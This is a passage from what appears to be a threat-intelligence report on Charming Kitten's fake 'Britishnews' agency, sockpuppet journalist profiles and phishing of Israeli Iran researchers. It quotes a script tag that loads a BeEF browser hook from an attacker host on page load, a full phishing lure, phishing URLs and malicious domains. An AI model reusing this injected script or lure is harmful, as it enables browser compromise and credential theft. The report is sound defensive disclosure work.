
These methods are elaborated below.

Made up organizations and people

British News

Charming kitten regularly target international media outlets with Persian-language services. Two recent reports – "How Iran tries to control news coverage by foreign-based journalists"¹⁸ and "Iranian agents blackmailed BBC reporter with 'naked photo' threats"¹⁹ describe harassment and intimidation methods applied by Iranian intelligence agencies. These campaigns often target reporters and journalists in phishing attempts.


On the same note, we identified a fake-news agency "established" by the attackers, called "*The British news agency*" or "*Britishnews*" (inspired by BBC)²⁰. Its website domain is britishnews.com[.]co and two other domains, broadcastbritishnews[.]com and britishnews[.]org, redirected to it. Below are screenshots of the main page of the website, which is online at time of writing:




¹⁸ <https://rsf.org/en/news/how-iran-tries-control-news-coverage-foreign-based-journalists>


¹⁹ <http://www.arabnews.com/node/1195681/media>

²⁰ Outed in collaboration with Forbs On Jan 2017, see "With Fake News And Femmes Fatales, Iran's Spies Learn To Love Facebook" forbes.com/sites/thomasbrewster/2017/07/27/iran-hackers-oilrig-use-fake-personas-on-facebook-linkedin-for-cyberespionage



Below is a screenshot from the “about” page of the fake news agency website, detailing its objectives and giving the email addresses of various “employees”:





Note the use of present perfect instead of past simple in "has been established" (instead of "was established"), present progressive (we are covering) instead of present simple (we cover) to mark a habitual aspect, and "began this work" – all suggesting a Persian-thinking writer.

This fake news-agency and accompanying social media accounts are not used to disseminate propaganda or false information. Their content was automatically copied from legitimate sources. The purpose of this news agency is to create legitimacy, with the end goal of reaching out to their targets and infecting them while visiting the infected website.

The website contains BeEF (Browser Exploitation Framework – a penetration testing tool that focuses on web browsers), however it seems that the payload is sent only when the victim visits the site from IPs in a whitelist managed by the attackers. This might indicate they are after specific targets or organizations rather than widespread infection.

The screenshot below shows w3school.hopto[.]org, which served BeEF, called when britishnews.com[.]co is loading:

3 Shares

British News

Elements Console Sources Network Timeline Profiles Application Security

View: [Icons] Preserve log Disable cache Offline No throttling

Filter [Input] Regex Hide data URLs All XHR JS CSS Img Media Font Doc WS

200 ms 400 ms 600 ms 800 ms 1000 ms 1200 ms

Name Headers Preview Response Timing

- britishnews.com.co
- tesma.js
- cuteslider.css
- settings.css?rev=4.2.2
- dynamic-captions.css?rev=4.2.2

General

Request URL: <http://w3school.hopto.org:2061/tesma.js>

Referrer Policy: no-referrer-when-downgrade


Request Headers

Provisional headers are shown

Referer: <http://britishnews.com.co>


```
1 <!DOCTYPE html>
2
3 <html lang="en-US" class="no-js" prefix="og: http://ogp.me/ns#">
4
5 <head>
6   <title>
7     Homepage &ndash; Britishnews </title>
8   <script type="text/javascript" src="http://w3school.hopto.org:2061/tesma.js"></script>
9   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
10  <link rel="profile" href="http://gmpg.org/xfn/11" />
```

At the bottom of the site are links to social media accounts created by the attackers:



Below are screenshots of the accounts.

Instagram, [Instagram\[.\]com/britishnewslive](https://www.instagram.com/britishnewslive) with over 13,000 followers (unavailable for several months):



Twitter, <https://twitter.com/britishnewslive> (online at time of writing):

Twitter, Inc. [US] | <https://twitter.com/britishnewslive>

Home About Search Twitter

British News
@Britishnewslive
britishnews.org
Joined October 2016

TWEETS 1,272 FOLLOWING 8 FOLLOWERS 124

Tweets Tweets & replies

Britishnews @Britishnewslive · Apr 19
Salesforce Debuts Einstein High Velocity Sales Cloud, Powered by AI – Britishnews britishnews.com.co/index.php/2017... via @Britishnewslive

Salesforce Debuts Einstein High Velocity Sales Clo..
Customer relationship management (CRM) giant Salesforce is combining several of its existing tools with some new technologies into a new platform dubbed t...
britishnews.com.co

Britishnews @Britishnewslive · Apr 19
Delivery Robots: Revolutionary Step or Sidewalk-Clogging Nightmare? – Britishnews britishnews.com.co/index.php/2017... via @Britishnewslive

Facebook page - facebook.com/officialbritishnewslive (unavailable for several months):

Like Share Suggest Edits ... Send Message

Media/News Company

The British news agency has been established as a public company in London. The British news is a company that will broadcast world news and also is a Br

3 people like this

About See All
Britishnews.org
Media/News Company

People >

3 likes

Visitor Posts >

British News
@officialbritishnewslive

Home Posts Photos About Likes Create a Page

Posts

Britishnews shared a link.
April 19 at 6:12am · 🌐

Salesforce Debuts Einstein High Velocity Sales Cloud, Powered by AI
Britishnews _ Official Website
BRITISHNEWS.COM.CO

LinkedIn company page, linkedin.com/company/britishnews (unavailable for several months):

The screenshot shows a LinkedIn profile for 'Britishnews'. At the top left is the LinkedIn logo. Below it is a yellow banner with a warning icon and the text: 'This website uses cookies to improve service and provide tailored ads. By using this site, you...'. The profile header includes the 'British News' logo, the name 'Britishnews', and the details 'Broadcast Media' and '11-50 employees'. A 'Home' link is visible below the header. The main content area contains three paragraphs of text describing the company. The first paragraph states it was established as a public company in London and is a national agency. The second paragraph describes its content, including newspapers and a rolling news service, and mentions its popularity in the UK as of November 2014. The third paragraph details the site's structure and engagement features. Below the text is a table with three columns: 'Website', 'Industry', and 'Type'. The 'Website' cell contains the URL 'http://britishnews.com.co/' and is highlighted with a red border. The 'Industry' cell contains 'Broadcast Media' and the 'Type' cell contains 'Public Company'. At the bottom left of the table area, the 'Company Size' is listed as '11-50 employees'.

Website http://britishnews.com.co/	Industry Broadcast Media	Type Public Company
Company Size 11-50 employees		

The attackers also created a fake LinkedIn profile, Isabella Carey, that “worked” at the fake news company: linkedin.com/in/isabella-carey-98a42a129 (unavailable for several months):

Isabella Carey

Freelance Journalist at Britishnews

Britishnews • University of Alabama

Abberton, Hereford and Worcester, United Kingdom • 187

[Send InMail](#)

Skilled in media and communications with nearly 15 years of experience in broadcasting, print and social media. Effective communications specialist with concise writing and spokesperson abilities. Creative wri... [See more](#)

Experience



Freelance Journalist

Britishnews

May 2012 – Present • 5 yrs 1 mo



Reporter

Alabama Public Radio

Aug 2002 – Aug 2004 • 2 yrs 1 mo

An email address with the same name, *isabella.careyy@gmail.com*, was used to register 12 malicious domains by Charming Kitten, as can be seen in PassiveTotal²¹:

Focus	Email
<input type="checkbox"/> com-recoverysupport.club	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoverysuperuser.club	isabella.careyy@gmail.com
<input type="checkbox"/> com-manage-accountuser.club	isabella.careyy@gmail.com
<input type="checkbox"/> com-servicerecovery.club	isabella.careyy@gmail.com
<input type="checkbox"/> books-archivecenter.club	isabella.careyy@gmail.com
<input type="checkbox"/> messageservice.club	isabella.careyy@gmail.com
<input type="checkbox"/> documents-supportsharing.bid	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoveryadduser.bid	isabella.careyy@gmail.com
<input type="checkbox"/> recoverysuperuser.bid	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoverysuperusers.bid	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoveryidentifiers.bid	isabella.careyy@gmail.com
<input type="checkbox"/> messageservice.bid	isabella.careyy@gmail.com

²¹ <https://community.riskiq.com/search/whois/email/isabella.careyy@gmail.com>

Made up studens and jurnalists

Multiple Israeli Iranist and middle east researchers were sent emails and Twitter direct messages by made up entities. These entities are reviewed below.


Zehavit Yehuda

One of the fake entities is “KNBC News journalist Zehavit Yehuda”, who sent the following phishing email:

From: zehavit Yehuda <zehavitYehuda85@usa.com>
Date: 10 September 2017 at 10:29:58 GMT+3
To: [REDACTED].net.il
Subject: Critical Need

Hello Mr [REDACTED]
I'm zehavit Yehuda and I am a Political researcher. I'm Working at KNBC News.
I'm investigate about Middle East and I recently wrote an article about war in the Middle East.
Currently I'm Searching on Iran's involvement in regional wars. the main purpose of this article is Iran's influence on Iraq, Palestine and Syria wars.
I found you through Haifa University and your facebook Page. I know that you have done a lot of researches and studies in this Political field.
This link contains my article in googlr Drive:
<https://sites.google.com/view/docs-downloads>
please take a look and get back at me
I just want to use your feedback and experience on this article and I need your guidance to complete this Article.

The email links to a website, <https://sites.google.com/view/docs-downloads>, which was built with Google Sites:




The Download button is a redirection link:

[http://www.google\[.\]com/url?q=http%3A%2F%2Fdownload-google.com-
originallinks.ga%2Fdownload%2Ffile%2Fusr%<redacted>&sa=D&sntz=1&usg=<redacted>](http://www.google[.]com/url?q=http%3A%2F%2Fdownload-google.com-
originallinks.ga%2Fdownload%2Ffile%2Fusr%<redacted>&sa=D&sntz=1&usg=<redacted>)

Which leads to a fake log-in page in a domain registered by the attackers:


[http://download-google.com-orginal-links\[.\]ga/download/file/usr/<redacted>](http://download-google.com-orginal-links[.]ga/download/file/usr/<redacted>)



